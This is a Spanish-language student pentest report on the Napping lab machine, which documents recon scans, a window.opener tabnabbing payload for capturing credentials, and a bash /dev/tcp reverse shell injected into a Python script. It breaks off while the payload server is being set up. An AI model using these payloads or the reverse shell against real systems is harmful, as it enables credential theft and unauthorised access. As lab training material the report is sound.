



ACTIVIDAD 11

Red team report: pentesting de Napping 101

CON V: Seguridad Informática
Servando López Contreras

Álvarez Aquino Enrique – 177071

Arellano Wratny Elisa Alejandra – 177339

López Alemán Emiliano – 182883

Portales Pérez Luis Gabriel – 174278

Rodríguez Rivera José Vicente - 179954

ACTIVIDAD 11 - Red team report: pentesting de Napping 101

Executive Summary

El presente informe documenta los resultados de las pruebas de penetración realizadas sobre el activo Napping 101, con el objetivo de evaluar su nivel de exposición ante posibles ataques y determinar el impacto de vulnerabilidades explotables en un escenario real.

Durante la evaluación se identificó una vulnerabilidad crítica en el manejo de enlaces externos, la cual permitió la ejecución de un ataque de tipo Tabnabbing orientado al robo de credenciales. A través de esta técnica, se logró obtener acceso inicial al sistema mediante credenciales legítimas de un usuario válido.

Posteriormente, se identificaron debilidades en la gestión de permisos dentro del sistema, específicamente en un script con permisos de escritura. La manipulación de este archivo permitió la inyección de código malicioso y la ejecución de una reverse shell, facilitando el movimiento lateral y la escalada de privilegios hacia una cuenta con mayores permisos.

Como resultado, se obtuvo control sobre el sistema comprometido, lo que evidencia un riesgo crítico para la confidencialidad, integridad y disponibilidad de la información. Se recomienda la remediación inmediata de las vulnerabilidades identificadas.

Scope

Las pruebas de penetración fueron realizadas en un entorno controlado de laboratorio, con el propósito de simular un escenario real de ataque sin comprometer la disponibilidad ni la integridad de otros sistemas fuera del alcance definido.

Máquinas utilizadas:

- Máquina atacante: Kali Linux (192.168.56.100)
- Máquina objetivo: Napping 101 (192.168.56.102)

Se evaluaron principalmente los siguientes vectores de ataque:

- Vulnerabilidades en el manejo de enlaces externos dentro de la aplicación web, específicamente aquellas relacionadas con ataques de tipo Tabnabbing.
- Configuraciones inseguras en archivos y scripts presentes en el sistema de archivos local.
- Posibles mecanismos de escalada de privilegios derivados de la ejecución de scripts o tareas automatizadas.

Como parte de las limitaciones establecidas, no se realizaron pruebas de denegación de servicio (DoS), ataques de fuerza bruta sobre servicios de red ni evaluaciones fuera del entorno web identificado durante la fase de reconocimiento. Estas exclusiones garantizan que las pruebas se mantuvieran dentro de un marco ético y controlado.

Metodología aplicada (PTES / OWASP)

Para realizar el pentesting se siguió una metodología basada en los estándares PTES y OWASP, lo que permitió llevar un proceso ordenado y bien estructurado.

1. Reconocimiento y enumeración

En la fase inicial de reconocimiento y enumeración, se utilizaron herramientas especializadas (como son netdiscover y nmap) para identificar los activos disponibles dentro de la red y los servicios expuestos por la máquina objetivo. A través de este proceso, se determinó la disponibilidad de un servidor web en el puerto 80 y un servicio SSH en el puerto 22, los cuales fueron considerados como puntos de entrada potenciales.

2. Análisis web (OWASP)

Posteriormente, se llevó a cabo un análisis de la aplicación web con base en los lineamientos de OWASP, enfocándose en la identificación de vulnerabilidades relacionadas con el manejo de enlaces externos (noopener noreferrer). Durante esta fase, se detectó la ausencia de mecanismos de protección en redireccionamientos, lo que permitió identificar una posible explotación mediante técnicas de Tabnabbing.

3. Explotación del vector

En la fase de explotación, se desarrolló un entorno controlado que permitió simular un ataque real. Se creó un recurso HTML malicioso capaz de manipular el comportamiento del navegador de la víctima (window.opener) y capturar credenciales de acceso. Para ello, se desplegó un servidor temporal (python3 -m http.server) que permitió alojar el contenido malicioso y recibir la información capturada.

4. Escalada de privilegios (Reverse Shell)

Una vez obtenido el acceso inicial al sistema, se procedió con la fase de post-explotación, en la cual se realizó un análisis del entorno interno con el objetivo de identificar vectores de escalada de privilegios. Durante esta etapa, se detectó un script de Python con configuraciones inseguras (query.py), el cual fue manipulado mediante la inyección de código malicioso para ejecutar una reverse shell (os.system('bash -i >& /dev/tcp/192.168.56.100/9001 0>&1')) hacia la máquina atacante.

Se utilizó un listener con nc -lvnp 9001 para interceptar la ejecución del script, logrando elevar el acceso al usuario adrian.

5. Reporte

Finalmente, los resultados obtenidos fueron documentados de manera detallada, incluyendo las evidencias técnicas, el impacto de cada vulnerabilidad y las recomendaciones necesarias para mitigar los riesgos identificados. Este proceso asegura la trazabilidad de los hallazgos y facilita su posterior remediación.


Fases de reconocimiento

Configuración del entorno de pruebas

El laboratorio fue configurado utilizando dos máquinas virtuales:

- **Kali Linux** (máquina atacante)
- **Napping 101** (máquina objetivo)

Ambas máquinas fueron configuradas en modo de red **Host-Only**, permitiendo la comunicación dentro de una red aislada para fines de pruebas de seguridad. Esta configuración garantiza que las pruebas de penetración se realicen en un entorno controlado sin afectar otros sistemas de la red.




A diferencia del modo NAT, el modo puente **no aísla al atacante**, lo cual es necesario para realizar reconocimiento activo.

Identificación de la dirección IP del atacante

Antes de comenzar con el reconocimiento del objetivo, se verificó la dirección IP de la máquina atacante utilizando el comando: **ip address**. Este paso permite identificar la dirección IP asignada dentro de la red local del laboratorio. En este caso la dirección IP del atacante fue: **192.168.56.100**

Descubrimiento de hosts activos

Una vez identificada la dirección IP del atacante, se procedió a escanear la red local para identificar otros hosts activos. Para ello se utilizó la herramienta **Netdiscover**, la cual permite identificar dispositivos activos mediante solicitudes ARP. Comando ejecutado: **sudo netdiscover**.



```
Currently scanning: 172.16.0.0/16 | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 3 hosts. Total size: 300

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.56.1 | 0a:00:27:00:00:09 | 1     | 60  | Unknown vendor        |
| 192.168.56.100 | 08:00:27:1d:86:77 | 2     | 120 | PCS Systemtechnik GmbH |
| 192.168.56.102 | 08:00:27:49:ee:4d | 2     | 120 | PCS Systemtechnik GmbH |
```

IP	Descripción
192.168.56.1	Gateway
192.168.56.100	Máquina atacante (Kali Linux)
192.168.56.102	Máquina objetivo (Napping 101)

La dirección **192.168.56.102** fue identificada como la máquina objetivo del laboratorio.

Se selecciona **netdiscover** debido a que:

- Utiliza solicitudes **ARP (Address Resolution Protocol)**
- Opera en **capa 2**, evitando restricciones de firewall a nivel IP
- Permite detectar hosts incluso si no responden a ICMP

Esto lo convierte en una herramienta ideal para la fase inicial de reconocimiento en redes locales.

La ausencia de controles de segmentación y detección permite que un atacante interno identifique activos críticos de forma pasiva, facilitando el inicio de una cadena de ataque más compleja.

Enumeración

Identificación de servicios expuestos con Nmap

Se realizó un escaneo completo utilizando Nmap sobre el host identificado, con el comando **sudo nmap -sV 192.168.56.102**. Se utilizó la opción **-sV** para realizar detección de versiones de servicios

```
(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sV 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-10 22:22 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00068s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:49:EE:4D (PCS Systemtechnik/Oracle VirtualBox virtual N IC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.59 seconds
```

Resultados relevantes:

- 22/tcp → SSH (OpenSSH 8.2p1 Ubuntu 4ubuntu0.3)
- 80/tcp → HTTP (Apache httpd 2.4.41 Ubuntu)
- Host activo (latencia baja)
- 998 puertos cerrados

El resultado revela dos superficies de ataque principales:

♦ Servicio SSH (22/tcp)


- Servicio: **OpenSSH 8.2p1**
- Plataforma: **Ubuntu**
- Permite acceso remoto al sistema
- Potencial vector de ataque si se obtienen credenciales

♦ Servicio HTTP (80/tcp)

- Servidor: **Apache 2.4.41**
- Plataforma: **Ubuntu**
- Aplicación web activa


Análisis de la interfaz web (Login)

Se accedió al servicio web mediante navegador con <http://192.168.56.102>.



En la figura se observa la interfaz de autenticación del sistema, así como la inspección de las cookies mediante herramientas de desarrollador. Se identifica el uso de la cookie de sesión **PHPSESSID**, la cual presenta configuraciones inseguras al no contar con las banderas HttpOnly ni Secure, permitiendo su acceso desde scripts del lado cliente y su transmisión sin cifrado.

Esto indica una implementación débil del manejo de sesiones, lo cual incrementa el riesgo de robo de sesión y ataques de tipo XSS. El análisis de cookies es relevante ya que permite evaluar la seguridad de la gestión de sesiones, siendo un elemento crítico en aplicaciones web autenticadas.




En la Figura se muestra el código fuente de la página de autenticación, donde se observa que el formulario envía los datos mediante el método **POST** al mismo archivo (**index.php**).

Este comportamiento sugiere una implementación sencilla del sistema de autenticación, sin separación clara entre lógica de presentación y procesamiento, lo cual puede facilitar el análisis del flujo de datos y la identificación de posibles vulnerabilidades.

El análisis del código fuente permite comprender cómo se procesan las credenciales, lo cual es fundamental para definir vectores de ataque como manipulación de parámetros, inyección o ataques de ingeniería social.

Enumeración mediante Dirbuster

Se muestra la configuración de la herramienta DirBuster utilizada para la enumeración de directorios y archivos ocultos. Se empleó un enfoque de fuerza bruta basado en listas (directory-list-1.0.txt), incluyendo extensiones relevantes como .php, .html y .txt, con el objetivo de identificar recursos no visibles desde la interfaz principal.



La enumeración de contenido es una fase crítica, ya que muchas aplicaciones web contienen endpoints ocultos que pueden exponer funcionalidades sensibles o vulnerabilidades no accesibles directamente desde la navegación normal.

Enumeración mediante Nikto

Posteriormente se utilizó la herramienta **Nikto**, un escáner de vulnerabilidades especializado en servidores web. A diferencia de DirBuster, Nikto no realiza fuerza bruta de rutas, sino que analiza el servidor en busca de:

- configuraciones inseguras
- versiones vulnerables de software
- archivos conocidos que suelen encontrarse en servidores mal configurados
- métodos HTTP peligrosos

Comando utilizado: **nikto -h 192.168.56.102**

```
(kali㉿kali)-[~/Desktop]
$ nikto -h 192.168.56.102
- Nikto v2.5.0

+ Target IP:      192.168.56.102
+ Target Hostname: 192.168.56.102
+ Target Port:    80
+ Start Time:     2026-03-10 22:34:55 (GMT-4)

+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ 8102 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:      2026-03-10 22:35:19 (GMT-4) (24 seconds)

+ 1 host(s) tested
```

Ausencia de cabeceras de seguridad

Se detectó que el servidor no implementa las siguientes cabeceras:

- **X-Frame-Options**
- **X-Content-Type-Options**

La ausencia de estas cabeceras indica que el servidor no cuenta con mecanismos básicos de protección a nivel de navegador.

Configuración insegura de cookies de sesión

Nikto reporta: **Cookie PHPSESSID created without the HttpOnly flag**. La cookie de sesión puede ser accedida desde scripts del lado cliente.

Este hallazgo coincide con el análisis manual realizado previamente mediante herramientas de desarrollador del navegador, confirmando que la aplicación presenta debilidades en la gestión de sesiones.

Uso de software desactualizado

Nikto identifica: **Apache/2.4.41 appears to be outdated**. El servidor utiliza una versión de Apache que no corresponde a la más reciente.

Exposición de archivos sensibles

Se detecta: **/config.php**. Este tipo de archivo suele contener credenciales de base de datos y configuración interna del sistema.

Comportamiento inseguro del servidor HTTP

Nikto indica: **Web server returns a valid response with junk HTTP methods**. El servidor responde a métodos HTTP no estándar. Puede haber bypass de controles de seguridad, indicio de mala configuración del servidor.

Estos hallazgos, en conjunto con la enumeración previa, indican que la aplicación web constituye el principal vector de ataque, siendo especialmente susceptible a técnicas de robo de credenciales y manipulación de sesiones, lo cual será aprovechado en fases posteriores del ataque.

Validación de autenticación y creación de usuario

Se muestra el proceso de autenticación mediante el ingreso de credenciales controladas por el atacante. Esto permitió verificar que el sistema cuenta con un mecanismo funcional de login basado en usuario y contraseña, el cual no presenta controles adicionales visibles como validaciones avanzadas o restricciones de acceso.


Login

Please fill in your credentials to login.

Username

Password

Se observa el acceso exitoso a la aplicación tras la autenticación, donde el sistema redirige al usuario a la página **welcome.php**, mostrando contenido personalizado. Esto confirma que el sistema gestiona el acceso mediante sesiones activas, permitiendo la interacción con funcionalidades internas una vez autenticado.



Durante la fase de enumeración se identificó la existencia del endpoint **register.php**, lo que sugiere que la aplicación permite la creación de cuentas de usuario de manera abierta.

A partir de este hallazgo, se tomó la decisión de registrar un usuario controlado con el objetivo de evaluar el comportamiento del sistema una vez autenticado, así como identificar funcionalidades internas que no son accesibles sin credenciales.


El acceso autenticado reveló la existencia de una funcionalidad que permite el envío de enlaces ("Blog Link"), lo cual representa un punto de entrada controlado por el usuario dentro del sistema.

Este tipo de funcionalidad es especialmente relevante desde el punto de vista ofensivo, ya que permite introducir contenido potencialmente malicioso que podría ser procesado o visualizado por otros usuarios, como el administrador del sistema.

Análisis de tráfico HTTP (Burp Suite)

En la Figura se muestra la intercepción de tráfico HTTP mediante Burp Suite, donde se captura una petición tipo POST hacia el endpoint **welcome.php**. En dicha petición se observa el envío del parámetro **url**, el cual corresponde al enlace ingresado por el usuario en la funcionalidad de “Blog Link”.

Asimismo, se identifica el uso de la cookie de sesión **PHPSESSID**, confirmando que la aplicación mantiene el estado del usuario mediante sesiones.



El uso de Burp Suite permitió validar cómo la aplicación procesa los datos enviados por el usuario, identificando parámetros controlables que pueden ser utilizados como vectores de ataque en fases posteriores.

La identificación del parámetro **url** como entrada directa del usuario, junto con la funcionalidad de envío de enlaces dentro de la aplicación, establece un escenario ideal para la ejecución de ataques de ingeniería social, donde el atacante puede inducir al administrador a interactuar con contenido malicioso.

Explotación

En las fases previas se llevó a cabo el reconocimiento y la enumeración de la máquina objetivo con el fin de identificar posibles vectores de ataque. Durante el reconocimiento se determinó la dirección IP de la víctima, mientras que en la enumeración, mediante herramientas como Nmap, DirBuster y Nikto, se identificaron los servicios activos, destacando SSH (22/tcp) y una aplicación web en HTTP (80/tcp).


El análisis de la aplicación web reveló un sistema de autenticación, manejo de sesiones mediante cookies sin configuraciones de seguridad adecuadas y la posibilidad de ingresar enlaces externos, lo que representa un punto potencial de explotación. Con base en estos hallazgos, se determinó que la aplicación web constituía la principal superficie de ataque.

Por lo tanto, se procede a la fase de explotación, donde se implementa un ataque de tipo tabnabbing, aprovechando el comportamiento del navegador para redirigir al usuario hacia contenido malicioso y capturar credenciales. Esta fase tiene como objetivo demostrar cómo las vulnerabilidades identificadas pueden ser utilizadas para comprometer el sistema de manera efectiva.

Creación del payload (payload.html)

En esta etapa se desarrolló un archivo HTML malicioso (**payload.html**) que contiene código JavaScript encargado de manipular la pestaña original del navegador mediante el objeto **window.opener**.

El script redirige la página original del usuario hacia una página controlada por el atacante, simulando una interfaz legítima de autenticación.



```
~/Desktop/Server-Napping/payload.html - Mousepad
File Edit Search View Document Help
Info-ssh x 40616.c x payload.html x
1 <html>
2     <body>
3         <script>
4             if (window.opener)
5                 window.opener.parent.location.replace('http://192.168.56.101:8080/home.html');
6                 if (window.parent !== window)
7                     window.opener.parent.location.replace('http://192.168.56.101:8080/home.html');
8             </script>
9     </body>
10 </html>
```

El uso de **window.opener** permite el acceso entre pestañas. Mientras que el **location.replace()** evita el historial, lo que agrega más engaño. Por lo tanto la base del ataque es el **tabnapping**.

Levantamiento del servidor HTTP

Se configuró un servidor HTTP local mediante Python, el cual permite alojar el archivo **payload.html** y hacerlo accesible desde la red.

Esto es necesario para que la víctima pueda cargar el contenido malicioso desde una URL aparentemente legítima.

```
(kali㉿kali)-[~/Desktop]
$ cd Desktop
cd: no such file or directory: Desktop

(kali㉿kali)-[~/Desktop]
$ cd Server-Napping

